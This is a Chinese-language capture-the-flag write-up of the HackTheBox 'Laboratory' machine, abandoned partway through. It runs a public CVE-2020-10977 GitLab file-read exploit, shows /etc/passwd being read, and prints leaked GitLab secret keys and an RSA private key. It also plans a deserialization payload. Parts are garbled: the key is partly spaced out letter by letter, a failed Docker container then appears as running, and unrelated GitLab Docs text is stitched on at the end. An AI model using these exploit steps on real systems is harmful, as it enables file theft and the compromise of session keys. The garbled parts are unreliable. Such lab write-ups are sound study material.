

Laboratory(放棄 套件使用問題)

```
└─# nmap -sCV -p 22,80,443 -A 10.10.10.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 01:57 EDT
Nmap scan report for 10.10.10.216
Host is up (0.38s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41
|_ http-title: Did not follow redirect to https://laboratory.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp   open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_ tls-alpn:
|_  http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-title: The Laboratory
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_ Not valid after:  2024-03-03T10:39:28
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    259.85 ms 10.10.14.1
```

2 385.33 ms 10.10.10.216

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 37.13 seconds


兩組網站

1. <https://laboratory.htb>
2. <https://git.laboratory.htb>

查看第一組 + 目錄迫爆沒啥東西

查看到二組：GitLab Community Edition 系統，可註冊，但使用一般email不行，需使用@laboratory.htb

註冊後，找到版本



GitLab Community Edition 12.8.1

有漏洞：

1. <https://github.com/thewhiteh4t/cve-2020-10977>
2. <https://gitlab.com/gitlab-org/gitlab/-/issues/212175>

測試成功

```
# python3 cve_2020_10977.py https://git.laboratory.htb test testtest

-- CVE-2020-10977 --
-- GitLab Arbitrary File Read --
-- 12.9.0 & Below --

Help: Help
[>] Found By : vakzz [ https://hackerone.com/reports/827052 ]
[>] PoC By : thewhite4t [ https://twitter.com/thewhite4t ]


[+] Target : https://git.laboratory.htb
[+] Username : test
[+] Password : testtest
[+] Project Names : ProjectOne, ProjectTwo

[!] Trying to Login ...
[+] Login Successful!
[!] Creating ProjectOne ...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo ...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue ...
[+] Issue Created Successfully!
[!] Moving Issue ...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/test/ProjectTwo/uploads/20c3a9198a7dbd30daf9d86abb771a1b/passwdries

> /etc/passwd about GitLab at about.gitlab.com.

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
_apt:x:104:65534 ::/nonexistent:/bin/false
```

查看文件發現



查詢此文件，發現：

production:

db_key_base:

627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838

secret key base:

3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3

otp_key_base:

```
db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196fa
a69e0aac01171d62f4e225d61e0b84263903fd06af
```

```
openid_connect_signing_key: l
```

```
-----BEGIN RSA PRIVATE KEY-----
```

MI I J K Q I B A A K C a g E A 5 L Q n E N o t w u / S U A s h Z 9 v a c r n V e Y X r Y P J o x k a R c 2 Q 3 J p b R c Z T u
Y x M J m 2 + 5 Z D z a D u 5 T 4 x L b c M 0 B s h g O M 8 N 3 g M c o g z 0 K U m M D 3 O G L t 9 0 v N b q 8 W o / 9 c S y V
R n B S n b C l 0 E z p F e e M B y m R 8 a B m 8 s R p y 7 + n 9 V R a w m j X 9 o s 2 5 C m B B J B 9 3 N n Z j 8 Q F J x P t
u 0 0 f 7 1 w 1 p O L + C I E P A g S S Z a z w I 5 k f e U 9 w C v y 0 Q 6 5 0 m l 6 n C 7 1 A b i i n q N o c v C G b V 0 0
a D F m O 9 8 d w d J 3 w n M T k P A w v J c E S a 7 i R F M S u e l g s t 4 x t 4 a 1 j s 1 e s T v v V H O / f Q f H d Y o 3
5 Y 8 r 9 y Y e C a r B Y k F i q P M e c 8 l h r f m v i w c T m Y K / T B R A k j 9 w K K X Z m m 8 x y N c E z P 5 p s R A M
e 4 R 0 9 1 x r g Q x 7 E T c B u J m 3 x n f G x P W v q X j v b l 7 2 U N v U 9 Z X u w 6 z G a S 7 f x q f 8 0 i 9 u 8 R 4 r
T / 5 A B W Z l C S u c f I y S f J J z C K / p U J z R N n j s E g T c 0 H H m y n 0 w w S u D p 3 w 8 E j L J I l 4 v W g l Z
v S C E P z B J X n N q J v I G u W u 3 k H X O N n T q / f H O j g s 3 c f o 0 i / e S / 9 P U M z 4 R 3 J O + k c c I z 4 Z x

NFvKw1JZH/41dRNyvI32yqhFMUUKVsNGm+7CnJNHm8wG3CMS5Z5+ajIksgeZBW8S
JosryuUVF3pShOIM+80p5JHdLhJOzsWMwap57AWyBia6erE40DS0e0BrpdsCAwEA
AQKCAGB5Cxcg6BR9/Muq+zoVJsMS3P7/KZ6SiVOo7NpI43muKEvya/tYEvci6bnX
YZWPnXfskMhvtTEWjODFCMkw8Tdx71aOMDWVLBKEp54aF6Rk0hyzT4NaGoy/RQUd
b/dVTo2AJPJHTjvudSIBY1iEsbavekoDBL9y1rzgK5FR2EMBogWQHy4Nmc4zIzyJ
H1KRMA09ximtgpA+ZwaPcAm+5uyJfcXdbGenXs7I/t9tyf6rBr4/F6dOYgbX3Uik
kr4rvjg218kTp2Hv1Y3P15/roac6Q/tQRQ3GnM9nQm9y5SgOBpX8kcDv0IzWa+gt
+aAMXsrW3IXbh1QafjH4hTAWOme/3gz87piKeSH61BVyW1sFUcuryKqoWPjjqhvA
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Mc3Gefh+wyhma1DDfaTVJ59A7uQFS8FYoxAmGy/jPY/uhGr8BintHxX6UcaWyydX
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wjGP2QpuXxEUWBWljxSeG5kesbYT0xcZ9RbZRLQOz/JixW6P4/lg8XD/SxVhH5T+
k9WFppd3NBwa4QKCAQEA6LeQWE+XXnbYUdwdveTG99LFOBvbUwEwa9jTjaiQrcYf
Uspt0zNCehcCFj5TTENZWi5HtT9j8QoxiwnNTcbfdQ2a2YEAw4G8jNA5yNWWIhzK
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UHoEjo6XeHr+s36936c947YWyNH3o7NPPigTwIGNy3f8BoD1tU8DH45jCHJVF57
/NK1uuuU5ZJ3SinzQNpJfsZ1h4nYEIV5ZMZOIReZbaq2GSGoVwEBxabR/KiqAwCX
wBZDWKw4dJR0nEeQb2qCxW30IiPnwVNiRcQZ2KN00wKCAQAHBmnL3SV7WosVEo2P
n+HWPuhQiHiMvpu4PmeJ5XMrvYt1YEL7+SKppy0EfqiMPMMrM5AS4MGs9GusCiftF
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ylwNa+/lOde0/NZkauzBkvOt3Zfh53g7/g8Cea/FTreawGo2udXpRyVDLzorrfZ
Bk2HILktLfD0m4pxB6KZgOhXE1Uc8WH56i+dYCGIsvvsqjIEH+t/ljEIdyXTI61t
TibG97m1xOSs1Ju8zp7DGDQLWfX7KyP2vofvh2TRMtd4JnWafSBXJ2vsaNvwi041
MB1BAoIBAQMwFPM6heS3VPcZYUqCCHhjzP3G7A9YOW8zh76553C1VMnFUSvN1T
M7JSN2GgXwjPDVS1wz6HexcTBkQg6aT0+IH1CK8dMdX8isfBy7aGJQfQFVoZn7Q9
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OVyaudN5R6gsRigArHb9iCpOjF3qPW7FaKSpevoCpRLVcAwH3EILoggdGenXTP1k
huZSO2K3uFescY74aMcP0qH1Ln6sxVfKoNotuPvq5tIvIWlghJIysR9bMkOpbhx
UR3u0Ca0Ccm0n2AK+92GBF/4Z2rZ6MgedYsQrB6Vn8sDFdyWwMYjQ8dlrow/XO22
z/ulFMTrMITYU51GdNj/eyiySKs1IiqgVEgQaFt9b0U3Nt0XZeCobSH1ltgN
-----END RSA PRIVATE KEY-----

需要使用secret_key_base：用於加密和解密 session cookies 和其他敏感資訊的金鑰。

我需要此版本的 GitLab 的副本來建立反序列化負載。

參考：<https://hub.docker.com/r/gitlab/gitlab-ce/tags>

最簡單的方法就是使用 Docker。


我將安裝與 `sudo apt install docker.io`。

我還需要將自己新增至 docker 群組（`sudo usermod -a -G docker oxd`然後登出並重新登入）。

現在我可以使用 獲取並運行圖像 `docker run gitlab/gitlab-ce:12.8.1-ce.0`

為了讓這個鏡像正常工作，最好讓它像這樣自己啟動（而不是讓它運行 `bash` 來獲取 `shell`），以便各種 GitLab 元件可以啟動。

我將在另一個終端中運行 `docker ps` 以取得容器的名稱，然後 `docker exec` 在其中取得 `shell`：



```
(kali@kali)~$ su -
(root@kali)~$ docker run gitlab/gitlab-ce:12.8.1-ce.0
Unable to find image 'gitlab/gitlab-ce:12.8.1-ce.0' locally
12.8.1-ce.0: Pulling from gitlab/gitlab-ce
fe703b657a32: Already exists
f9df1fafd224: Already exists
a645a4b897f9: Already exists
57db7fe0b522: Already exists
7c1fdc95f4c9: Pull complete
efff5e3fbef4: Pull complete
cd352b2b7d4b: Pull complete
9cfdfa991813: Pull complete
27f887c2ade5: Pull complete
68b87e2fd6a0: Pull complete
Digest: sha256:01325161649a28155d8857e4f47462d2bf9406d612c11b8929d2482bfba3ad32
Status: Downloaded newer image for gitlab/gitlab-ce:12.8.1-ce.0
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
exec /assets/wrapper: no such file or directory

(root@kali)~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
1a1b2c3d4e5f   gitlab/gitlab-ce:12.8.1-ce.0        "/assets/wrapper"       2 minutes ago Up 2 minutes  8080/tcp      gitlab-1a1b2c3d4e5f

(root@kali)~$ docker exec -it 1a1b2c3d4e5f /bin/bash
root@gitlab:/
```

GitLab Docs

Welcome to GitLab Documentation.

Here you can access the complete documentation for GitLab, the single application for the entire DevOps lifecycle.

Overview

Quick help

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